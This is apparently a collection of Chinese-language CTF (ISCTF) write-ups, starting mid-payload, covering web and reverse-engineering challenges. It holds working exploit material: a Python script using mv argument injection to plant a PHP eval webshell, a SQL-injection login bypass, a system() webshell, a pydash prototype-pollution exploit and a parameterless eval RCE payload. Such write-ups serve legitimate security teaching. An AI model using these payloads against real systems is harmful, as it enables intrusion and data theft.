tion%22%3Bs%3A4%3A%22%00%2A%00b%22%3Bs%3A34%3A%22%3B%7Dvar_dump%28%60%2Fusr%2Fb
%3F%3F%2F%3Fl+%2F%3Flag%60%29%3B%2F%2A%22%3B%7D

```

mv_upload - BR

解题思路

文件上传类题目，dirsearch扫到备份文件index.php~获取源码：

```
Target: http://127.0.0.1:8080/
```

```
[19:33:52] Starting:
```

```
[19:45:38] 200 - 4KB - /index.php~
```

```
[#####] 72% 8473/11725 14/s job:1/1 errors
```

在给出hint1:

"你知道的，我一向喜欢白盒审计，这不，小蓝鲨每次用vim出题都习惯设置一个备份，但这回粗心的他还没把备份文件删掉就匆匆上传题目了"

后，其实也不需要扫描目录，vim通过set backup设置备份文件，默认后缀就是~

Code block

```
1  <?php
2  $uploadDir = '/tmp/upload/'; // 临时目录
3  $targetDir = '/var/www/html/upload/'; // 存储目录
4
5  $blacklist = [
6      'php', 'phtml', 'php3', 'php4', 'php5', 'php7', 'phps', 'pht', 'jsp',
7      'jspa', 'jspx', 'jsw', 'jsv', 'jspf', 'jtml', 'asp', 'aspx', 'ascx', 'ashx',
8      'asmx', 'cer', 'aSp', 'aSpx', 'cEr', 'pHp', 'shtml', 'shtm', 'stm', 'pl', 'cgi',
9      'exe', 'bat', 'sh', 'py', 'rb', 'scgi', 'htaccess', 'htpasswd', 'php2', 'html',
10     'htm', 'asa', 'asax', 'swf', 'ini'
11 ];
12
13 $message = '';
14 $filesInTmp = [];
15
16 // 创建目标目录
17 if (!is_dir($targetDir)) {
18     mkdir($targetDir, 0755, true);
19 }
20
21 if (!is_dir($uploadDir)) {
22     mkdir($uploadDir, 0755, true);
23 }
24
25 // 上传临时目录
26 if (isset($_POST['upload']) && !empty($_FILES['files']['name'][0])) {
27     $uploadedFiles = $_FILES['files'];
28     foreach ($uploadedFiles['name'] as $index => $filename) {
29         if ($uploadedFiles['error'][$index] !== UPLOAD_ERR_OK) {
30             $message .= "文件 {$filename} 上传失败。<br>";
31         }
32     }
33 }
```

```

27         continue;
28     }
29
30     $tmpName = $uploadedFiles['tmp_name'][$index];
31
32     $filename = trim(basename($filename));
33     if ($filename === '') {
34         $message .= "文件名无效，跳过。<br>";
35         continue;
36     }
37
38     $fileParts = pathinfo($filename);
39     $extension = isset($fileParts['extension']) ?
strtolower($fileParts['extension']) : '';
40
41     $extension = trim($extension, '.');
42
43     if (in_array($extension, $blacklist)) {
44         $message .= "文件 {$filename} 因类型不安全 (.{ $extension}) 被拒绝。
<br>";
45         continue;
46     }
47
48     $destination = $uploadDir . $filename;
49
50     if (move_uploaded_file($tmpName, $destination)) {
51         $message .= "文件 {$filename} 已上传至 $uploadDir$filename 。<br>";
52     } else {
53         $message .= "文件 {$filename} 移动失败。<br>";
54     }
55 }
56 }
57
58 // 获取临时目录中的所有文件
59 if (is_dir($uploadDir)) {
60     $handle = opendir($uploadDir);
61     if ($handle) {
62         while (($file = readdir($handle)) !== false) {
63             if (is_file($uploadDir . $file)) {
64                 $filesInTmp[] = $file;
65             }
66         }
67         closedir($handle);
68     }
69 }
70
71 // 处理确认上传完毕（移动文件）

```

```
72     if (isset($_POST['confirm_move'])) {
73         if (empty($filesInTmp)) {
74             $message .= "没有可移动的文件。<br>";
75         } else {
76             $output = [];
77             $returnCode = 0;
78             exec("cd $uploadDir ; mv * $targetDir 2>&1", $output, $returnCode);
79             if ($returnCode === 0) {
80                 foreach ($filesInTmp as $file) {
81                     $message .= "已移动文件: {$file} 至$targetDir$file<br>";
82                 }
83             } else {
84                 $message .= "移动文件失败: " . implode(' ', $output) . "<br>";
85             }
86         }
87     }
88     ?>
89
90     <!DOCTYPE html>
91     <html lang="zh-CN">
92     <head>
93         <meta charset="UTF-8">
94         <title>多文件上传服务</title>
95         <style>
96             body { font-family: Arial, sans-serif; margin: 20px; }
97             .container { max-width: 800px; margin: auto; }
98             .alert { padding: 10px; margin: 10px 0; background: #f8d7da; color:
#721c24; border: 1px solid #f5c6cb; }
99             .success { background: #d4edda; color: #155724; border-color:
#c3e6cb; }
100             ul { list-style-type: none; padding: 0; }
101             li { margin: 5px 0; padding: 5px; background: #f0f0f0; }
102         </style>
103     </head>
104     <body>
105     <div class="container">
106         <h2>多文件上传服务</h2>
107
108         <?php if ($message): ?>
109             <div class="alert <?= strpos($message, '失败') ? ' ' : 'success' ?>">
110                 <?= $message ?>
111             </div>
112         <?php endif; ?>
113
114         <form method="POST" enctype="multipart/form-data">
115             <label for="files">选择文件: </label><br>
116             <input type="file" name="files[]" id="files" multiple required>
```

```

117         <button type="submit" name="upload">上传到临时目录</button>
118     </form>
119
120     <hr>
121
122     <h3>待确认上传文件</h3>
123     <?php if (empty($filesInTmp)): ?>
124         <p>暂无待确认上传文件</p>
125     <?php else: ?>
126         <ul>
127             <?php foreach ($filesInTmp as $file): ?>
128                 <li><?= htmlspecialchars($file) ?></li>
129             <?php endforeach; ?>
130         </ul>
131         <form method="POST">
132             <button type="submit" name="confirm_move">确认上传完毕，移动到存储目录
133         </button>
134         </form>
135     <?php endif; ?>
136 </div>
137 </body>
138 </html>

```

可以看到对文件名存在过滤，直接上传木马不可行。

但是可以注意到代码是从临时目录使用 `mv *` 移动到储存目录，而 `mv *` 这种用法会造成参数注入问题，即 `-` 开头的文件名会被当作参数进行解析，查看mv的参数：

Code block

```

1  $ mv --help
2  用法: mv [选项]... [-T] 源文件 目标文件
3      或: mv [选项]... 源文件... 目录
4      或: mv [选项]... -t 目录 源文件...
5  将<源文件>重命名为<目标文件>，或将<源文件>移动至指定<目录>。
6
7  必选参数对长短选项同时适用。
8      --backup[=CONTROL]      为每个已存在的目标文件创建备份
9      -b                      类似--backup 但不接受参数
10     -f, --force              覆盖前不询问
11     -i, --interactive        覆盖前询问
12     -n, --no-clobber          不覆盖已存在文件
13 如果您指定了-i、-f、-n 中的多个，仅最后一个生效。
14     --strip-trailing-slashes  去掉每个源文件参数尾部的斜线
15     -S, --suffix=SUFFIX      替换常用的备份文件后缀
16     -t, --target-directory=目录 将所有<源文件>移动至指定的<目录>中
17     -T, --no-target-directory 将参数中所有<目标文件>部分视为普通文件

```

```

18  -u, --update          仅在<源文件>比目标文件更新，或者目标文件
19                        不存在时进行移动操作
20  -v, --verbose        对正在发生的操作给出解释
21  -Z, --context        将目标文件的 SELinux 安全上下文设置为
22                        默认类型
23      --help           显示此帮助信息并退出
24      --version        显示版本信息并退出
25
26  备份文件的后缀为"~"，除非以--suffix 选项或是 SIMPLE_BACKUP_SUFFIX
27  环境变量指定。版本控制的方式可通过--backup 选项或 VERSION_CONTROL 环境
28  变量来选择。以下是可用的变量值：
29
30  none, off            不进行备份(即使使用了--backup 选项)
31  numbered, t          备份文件加上数字进行排序
32  existing, nil        若有数字的备份文件已经存在则使用数字，否则使用普通方式备份
33  simple, never        永远使用普通方式备份
34
35  GNU coreutils 在线帮助: <https://www.gnu.org/software/coreutils/>
36  请向 <http://translationproject.org/team/zh_CN.html> 报告 mv 的翻译错误
37  完整文档请见: <https://www.gnu.org/software/coreutils/mv>
38  或者在本地使用: info '(coreutils) mv invocation'

```

使用 `-b` 参数，会使得在移动操作前，生成一个带有 `~` 的备份文件，例如原本当前目录下有个 `index.php` 文件，那么如果再从其他地方也 `mv` 过来一个叫 `index.php` 的文件，那么原来的 `index.php` 就会变为 `index.php~`

通过结合 `--suffix` 参数，便可以任意设置后缀。

即：

1. 先上传木马文件 `shell.` 到临时目录，同时将其移动到储存目录
2. 上传 `shell.`，`-b`，`--suffix=php` 至临时目录，同时再将这三个文件移动至储存目录，触发参数注入生成 `shell.php`
3. rce读取flag

EXP

Code block

```

1  import requests
2
3  url = "http://127.0.0.1:8080"
4

```

```


5  def upload_file(filename, content):
6      post_file = {
7          "files[]": (filename, content, "application/octet-stream")
8      }
9
10     post_data = {
11         "upload": "1"
12     }
13
14     res = requests.post(url, files=post_file,data=post_data)
15     return res.text
16
17 def move_file():
18     post_data = {
19         "confirm_move": "1"
20     }
21     res = requests.post(url, data=post_data)
22     return res.text
23
24 def rce(cmd):
25     res = requests.post(url+"/upload/shell.php", data={"cmd": cmd})
26     return res.text
27
28 if __name__ == "__main__":
29     upload_file("shell.", b"<?php eval($_POST['cmd']); ?>")
30     move_file()
31
32     upload_file("shell.", b"")
33     upload_file("-b", b"")
34     upload_file("--suffix=php", b"")
35     move_file()
36
37     flag = rce("system('cat /flag');")
38     print(flag)

```


flag到底在哪 - fortuneh2c

解题思路

1.访问机器人文档(robots.txt)



2.访问/admin/login.php



提示用admin登录

登录框俩个思路 爆破密码跟sql注入

这里是万能密码登录

密码 ' OR '1'='1

3.来到文件上传



这里是没有过滤的文件上传


```
<?php system($_GET['cmd']); ?>
```

写马即可



4.访问shell命令执行拿flag






但是web目录跟根目录都没有flag

考虑用find 命令找

```
find / -name flag.txt
```



然后 `cat` 读取即可



题目本意是想考察一下find命令 或者是上马之后webshell管理工具连接之后翻目录的能力

但是出现了一个非预期是环境变量忘记删掉了 通过env也可以正常get flag

看了师傅的wp之后发现了一种更好的解法 因为文件上传没有任何过滤 而且可以正常回显 所以我们可以写一个脚本来遍历一下文件的内容 然后搜索关键词 ISCTF{ 即可

```
=== //home/flag === ISCTF{07648920-d031-4558-bfdb-78a72e5e2f38} === //usr
n=opcache === //usr/local/etc/php/php.ini-production === [PHP] ;;;;;;;;;;
```

EXP

Code block

```
1 function readEverything($dir)
2 {
3     if (!is_dir($dir)) {
```

```


4         if (is_file($dir)) {
5             echo "=== $dir ===\n";
6             $content = @file_get_contents($dir);
7             echo $content !== false ? $content : "[无法读取]\n";
8         }
9         return;
10    }
11
12    $dh = @opendir($dir);
13    if ($dh === false) {
14        return;
15    }
16
17    while (($entry = readdir($dh)) !== false) {
18        if ($entry === '.' || $entry === '..') {
19            continue;
20        }
21
22        $path = $dir . DIRECTORY_SEPARATOR . $entry;
23
24        if (is_file($path)) {
25            echo "=== $path ===\n";
26            $content = @file_get_contents($path);
27            echo $content !== false ? $content : "[无法读取]\n";
28        } elseif (is_dir($path)) {
29            readEverything($path);
30        }
31    }
32
33    closedir($dh);
34 }
35
36 // 从根目录开始

```


Who am i - duu

解题思路

先正常注册，登陆时候抓包




观察到type=1，将1改为0之后放包，直接来到了管理员面板



在左侧查看配置文件可以看后端python的源码



审计源码，有一个用了pydash的地方，可以想到pydash原型链污染的问题



还有一个可以渲染的路由

```
@app.route('/impression',methods=['GET'])
def impression():
    point=request.args.get('point')
    if len(point) > 5:
        return "Invalid request"
    List=["{","}",".", "%", "<", ">", "_"]
    for i in point:
        if i in List:
            return "Invalid request"
    return render_template(point)
```

可以想到把渲染时的目录改为/之后访问impression路由拿到/flag

EXP

Code block

```
1  import requests
2  url1='http://host:port/operate?
    username=app&password=jinja_loader.searchpath&confirm_password=["./",
    "./templates", "/" ]'
3  response1 = requests.get(url1)
4  url2='http://host:port/impression?point=flag'
5  response2 = requests.get(url2)
6  print(response2.text)
```

ezrce - f1@g

解题思路

这道题是一个非常简单的题目，就是考的无参rce，多说无益，上payload

Code block

```
1  code=eval(reset(getallheaders()));
```


然后再请求包中添加命令执行即可。详情见出题人的网站：

<https://blog.iwwh.top/2025/12/11/isctf2025->

[%E6%B9%96%E5%BF%83%E4%BA%AD%E7%9C%8B%E9%9B%AA%E3%80%81ezrce%E5%87%BA%E9%A2%98%E4%BA%BAwp/](https://blog.iwwh.top/2025/12/11/isctf2025-%E6%B9%96%E5%BF%83%E4%BA%AD%E7%9C%8B%E9%9B%AA%E3%80%81ezrce%E5%87%BA%E9%A2%98%E4%BA%BAwp/)

Regretful_Deser - N1ght

解题思路

sink在jdk源码里面，由于高版本jdk走以前的UnicastRef，dgc垃圾回收反序列化会添加JEP290问题所以重新找一个新的链子即可

具体过程看博客即可

<https://www.n1ght.cn/2025/12/01/%E4%B8%80%E6%AC%A1%E9%81%97%E6%86%BE%E7%9A%84java%E5%8F%8D%E5%BA%8F%E5%88%97%E5%8C%96%E6%8C%96%E6%8E%98/>

Reverse

ezpy - mu_xin

解题思路

1. 使用pyinstxtractor解包exe得到pyc文件
2. 反编译pyc发现调用了mypy.pyd中的check函数

```

5
6 try:
7     from mpy import check
8
9 def main():
10     user_input = input('Please input your flag: ').strip()
11     if check(user_input):
12         print('Correct!')
13     return None
14 if __name__ == '__main__':
15     main()
16 except ImportError:
17     print('Error: Cannot import mpy module')
18     exit(1)

```

3. 使用IDA逆向分析mpy.pyd

```

6 unsigned int v6; // eax
7 __int64 v7; // rax
8 char ISCTF2025_[274]; // [rsp+26h] [rbp-132h] BYREF
9 char *Str; // [rsp+138h] [rbp-20h] BYREF
10
11 strcpy(ISCTF2025_, "ISCTF2025");
12 if ( !(unsigned int)PyArg_ParseTuple(a2, &unk_36F4D4000, &Str) )
13     return 0;
14 Str_1 = Str;
15 _Py_FalseStruct = (__m128i *)Py_FalseStruct;
16 if ( (unsigned int)strlen(Str) == 25 )
17 {
18     _Py_FalseStruct_1 = (__m128i *)malloc(0x19u);
19     _Py_FalseStruct = _Py_FalseStruct_1;
20     if ( _Py_FalseStruct_1 )
21     {
22         *_Py_FalseStruct_1 = _mm_loadu_si128((const __m128i *)Str_1);
23         *((__m128i *)((_Py_FalseStruct_1 + 9) = _mm_loadu_si128((const __m128i *) (Str_1 + 9)));
24         v6 = strlen(ISCTF2025_);
25         sub_36F4D1430(&ISCTF2025_[10], ISCTF2025_, v6);
26         sub_36F4D149C(&ISCTF2025_[10], _Py_FalseStruct, 25);
27         v7 = 0;
28         while ( _Py_FalseStruct->m128i_i8[v7] == byte_36F4D4050[v7] )
29         {
30             if ( ++v7 == 25 )
31             {
32                 free(_Py_FalseStruct);
33                 return (__m128i *)Py_TrueStruct;
34             }
35         }
36         free(_Py_FalseStruct);
37         return (__m128i *)Py_FalseStruct;
38     }
39     else
40     {
41         PyErr_NoMemory();
42     }
43 }
44 return _Py_FalseStruct;

```

4. 找到RC4加密算法和加密后的flag数据

```

:4D4025 ; DATA XREF: .data:000000036F4D30B8↑o
:4D4042 align 10h
:4D4050 ; _BYTE byte_36F4D4050[48]
:4D4050 byte_36F4D4050 db 1Dh, 0D5h, 38h, 33h, 0AFh, 0B5h, 51h, 0F3h, 2Ch, 6Bh
:4D4050 ; DATA XREF: sub_36F4D1519+C2↑o
:4D405A db 6Eh, 0FEh, 41h, 24h, 43h, 0D2h, 71h, 0CFh, 0A4h, 4Ch
:4D4064 db 0E3h, 2 dup(9Ah), 0B5h, 31h, 17h dup(0)
:4D4080 off_36F4D4080 dq offset TlsCallback_0 ; DATA XREF: .rdata:off_36F4D4280↓o

```

5. 提取密钥和密文进行解密

EXP

